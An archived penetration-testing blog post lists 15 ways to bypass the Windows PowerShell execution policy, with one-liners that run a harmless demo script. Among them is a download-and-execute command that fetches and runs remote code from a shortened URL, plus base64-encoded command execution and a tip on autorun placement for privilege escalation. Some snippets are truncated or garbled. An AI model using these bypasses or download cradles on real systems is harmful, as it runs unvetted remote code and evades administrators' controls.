15 Ways to Bypass the PowerShell Execution Policy

By Scott Sutherland

Published: 2022-12-16 · Archived: 2026-04-06 00:42:12 UTC

By default PowerShell is configured to prevent the execution of PowerShell scripts on Windows systems. This can be a hurdle for penetration testers, sysadmins, and developers, but it doesn't have to be. In this blog I'll cover 15 ways to bypass the PowerShell execution policy without having local administrator rights on the system. I'm sure there are many techniques that I've missed (or simply don't know about), but hopefully this cheat sheet will offer a good start for those who need it.

The PowerShell execution policy is the setting that determines which type of PowerShell scripts (if any) can be run on the system. By default it is set to "Restricted", which basically means none. However, it's important to understand that the setting was never meant to be a security control. Instead, it was intended to prevent administrators from shooting themselves in the foot. That's why there are so many options for working around it. Including a few that Microsoft has provided. For more information on the execution policy settings and other default security controls in PowerShell I suggest reading Carlos Perez's blog. He provides a nice overview.

Why Would I Want to Bypass the Execution Policy?


Automation seems to be one of the more common responses I hear from people, but below are a few other reasons PowerShell has become so popular with administrators, pentesters, and hackers. PowerShell is:

- Native to Windows
- Able to call the Windows API
- Able to run commands without writing to the disk
- Able to avoid detection by Anti-virus
- Already flagged as "trusted" by most application white list solutions
- A medium used to write many open source pentest toolkits

How to View the Execution Policy


Before being able to use all of the wonderful features PowerShell has to offer, attackers may have to bypass the "Restricted" execution policy. You can take a look at the current configuration with the "Get-ExectionPolicy" PowerShell command. If you're looking at the setting for the first time it's likely set to "Restricted" as shown below.

```
PS C:> Get-ExecutionPolicy
```



It's also worth noting that the execution policy can be set at different levels on the system. To view a list of them use the command below. For more information you can check out Microsoft's "Set-ExecutionPolicy" page here.

```
Get-ExecutionPolicy -List | Format-Table -AutoSize
```




Lab Setup Notes

In the examples below I will use a script named runme.ps1 that contains the following PowerShell command to write a message to the console:

```
Write-Host "My voice is my passport, verify me."
```

When I attempt to execute it on a system configured with the default execution policy I get the following error:




If your current policy is too open and you want to make it more restrictive to test the techniques below, then run the command “Set-ExecutionPolicy Restricted” from an administrator PowerShell console. Ok – enough of my babbling – below are 15 ways to bypass the PowerShell execution policy restrictions.

Bypassing the PowerShell Execution Policy

1. Paste the Script into an Interactive PowerShell Console


Copy and paste your PowerShell script into an interactive console as shown below. However, keep in mind that you will be limited by your current user’s privileges. This is the most basic example and can be handy for running quick scripts when you have an interactive console. Also, this technique does not result in a configuration change or require writing to disk.



2. Echo the Script and Pipe it to PowerShell Standard In

Simply ECHO your script into PowerShell standard input. This technique does not result in a configuration change or require writing to disk.

```
Echo Write-Host "My voice is my passport, verify me." | PowerShell.exe -noprofile -
```




3. Read Script from a File and Pipe to PowerShell Standard In

Use the Windows “type” command or PowerShell “Get-Content” command to read your script from the disk and pipe it into PowerShell standard input. This technique does not result in a configuration change, but does require writing your script to disk. However, you could read it from a network share if you’re trying to avoid writing to the disk.


Example 1: Get-Content PowerShell command

```
Get-Content .runme.ps1 | PowerShell.exe -noprofile -
```



Example 2: Type command


```
TYPE .runme.ps1 | PowerShell.exe -noprofile -
```



4. Download Script from URL and Execute with Invoke Expression

This technique can be used to download a PowerShell script from the internet and execute it without having to write to disk. It also doesn't result in any configuration changes. I have seen it used in many creative ways, but most recently saw it being referenced in a nice PowerSploit blog by Matt Graeber.

```
powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('https://bit.ly/1kEgbuH')"
```




5. Use the Command Switch

This technique is very similar to executing a script via copy and paste, but it can be done without the interactive console. It's nice for simple script execution, but more complex scripts usually end up with parsing errors. This

technique does not result in a configuration change or require writing to disk.

Example 1: Full command

```
Powershell -command "Write-Host 'My voice is my passport, verify me.'"
```



Example 2: Short command

```
Powershell -c "Write-Host 'My voice is my passport, verify me.'"
```


It may also be worth noting that you can place these types of PowerShell commands into batch files and place them into autorun locations (like the all users startup folder) to help during privilege escalation.

6. Use the EncodeCommand Switch

This is very similar to the “Command” switch, but all scripts are provided as a Unicode/base64 encoded string. Encoding your script in this way helps to avoid all those nasty parsing errors that you run into when using the “Command” switch. This technique does not result in a configuration change or require writing to disk. The sample below was taken from Posh-SecMod. The same toolkit includes a nice little compression method for reducing the size of the encoded commands if they start getting too long.

Example 1: Full command

```
$command = "Write-Host 'My voice is my passport, verify me.'"
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)
powershell.exe -EncodedCommand $encodedCommand
```




Example 2: Short command using encoded string

```
powershell.exe -Enc VwByAGkAdABlAC0ASABvAHMAdAAgACcATQB5ACAAdgBvAGkAYwBlACAAaQBzACAAbQB5ACAAcABhAHMA
```

7. Use the Invoke-Command Command

This is a fun option that I came across on the Obscuresec blog. It's typically executed through an interactive PowerShell console or one liner using the "Command" switch, but the cool thing is that it can be used to execute commands against remote systems where PowerShell remoting has been enabled. This technique does not result in a configuration change or require writing to disk.

```
invoke-command -scriptblock {Write-Host "My voice is my passport, verify me."}
```



Based on the Obscuresec blog, the command below can also be used to grab the execution policy from a remote computer and apply it to the local computer.


```
invoke-command -computername Server01 -scriptblock {get-executionpolicy} | set-executionpolicy -forc
```

8. Use the Invoke-Expression Command

This is another one that's typically executed through an interactive PowerShell console or one liner using the "Command" switch. This technique does not result in a configuration change or require writing to disk. Below I've listed are a few common ways to use Invoke-Expression to bypass the execution policy.

Example 1: Full command using Get-Content

```
Get-Content .runme.ps1 | Invoke-Expression
```




Example 2: Short command using Get-Content

```
GC .runme.ps1 | iex
```

9. Use the “Bypass” Execution Policy Flag

This is a nice flag added by Microsoft that will bypass the execution policy when you’re executing scripts from a file. When this flag is used Microsoft states that “Nothing is blocked and there are no warnings or prompts”. This technique does not result in a configuration change or require writing to disk.


```
PowerShell.exe -ExecutionPolicy Bypass -File .runme.ps1
```



10. Use the “Unrestricted” Execution Policy Flag

This similar to the “Bypass” flag. However, when this flag is used Microsoft states that it “Loads all configuration files and runs all scripts. If you run an unsigned script that was downloaded from the Internet, you are prompted for permission before it runs.” This technique does not result in a configuration change or require writing to disk.

```
PowerShell.exe -ExecutionPolicy UnRestricted -File .runme.ps1
```



11. Use the “Remote-Signed” Execution Policy Flag


Create your script then follow the tutorial written by Carlos Perez to sign it. Finally, run it using the command below:

```
PowerShell.exe -ExecutionPolicy Remote-signed -File .runme.ps1
```

12. Disable ExecutionPolicy by Swapping out the AuthorizationManager

This is one of the more creative approaches. The function below can be executed via an interactive PowerShell console or by using the “command” switch. Once the function is called it will swap out the “AuthorizationManager” with null. As a result, the execution policy is essentially set to unrestricted for the remainder of the session. This technique does not result in a persistant configuration change or require writing to disk. However, it the change will be applied for the duration of the session.


```
function Disable-ExecutionPolicy {($ctx = $executioncontext.gettype().getfield("_context","nonpublic

Disable-ExecutionPolicy  .runme.ps1
```



13. Set the ExcutionPolicy for the Process Scope

As we saw in the introduction, the execution policy can be applied at many levels. This includes the process which you have control over. Using this technique the execution policy can be set to unrestricted for the duration of your Session. Also, it does not result in a configuration change, or require writing to the disk.


```
Set-ExecutionPolicy Bypass -Scope Process
```



14. Set the ExcutionPolicy for the CurrentUser Scope via Command

This option is similar to the process scope, but applies the setting to the current user's environment persistently by modifying a registry key. Also, it does not result in a configuration change, or require writing to the disk.


```
Set-Executionpolicy -Scope CurrentUser -ExecutionPolicy UnRestricted
```



15. Set the ExcutionPolicy for the CurrentUser Scope via the Registry

In this example I've shown how to change the execution policy for the current user's environment persistently by modifying a registry key directly.

```
HKEY_CURRENT_USERSoftwareMicrosoftPowerShell1ShellIdsMicrosoft.PowerShell
```



Wrap Up Summary

I think the theme here is that the execution policy doesn't have to be a hurdle for developers, admins, or penetration testing. Microsoft never intended it to be a security control. Which is why there are so many options for bypassing it. Microsoft was nice enough to provide some native options and the security community has also come up with some really fun tricks. Thanks to all of those people who have contributed through blogs and presentations. To the rest, good luck in all your PowerShell adventures and don't forget to hack responsibly. 😉

Looking for a strategic partner to critically test your Windows systems? Explore NetSPI's network penetration testing services.

References

- https://obscuresecurity.blogspot.com/2011/08/powershell-executionpolicy.html
- https://technet.microsoft.com/en-us/library/hh849694.aspx
- https://technet.microsoft.com/en-us/library/hh849812.aspx
- https://technet.microsoft.com/en-us/library/hh849893.aspx
- https://www.darkoperator.com/blog/2013/3/21/powershell-basics-execution-policy-and-code-signing-part-2.html
- https://www.hanselman.com/blog/SigningPowerShellScripts.aspx
- https://www.darkoperator.com/blog/2013/3/5/powershell-basics-execution-policy-part-1.html

---